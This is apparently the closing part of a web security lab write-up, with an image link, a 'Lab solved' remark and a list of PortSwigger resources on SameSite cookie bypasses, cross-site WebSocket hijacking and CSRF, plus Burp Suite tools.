
Lab solved :P
Resources
- PortSwigger — Bypassing SameSite cookie restrictions
- PortSwigger — WebSocket vulnerabilities
- PortSwigger — Cross-site WebSocket hijacking
- PortSwigger — CSRF
- Burp Suite Professional — WebSocket history, Collaborator, Repeater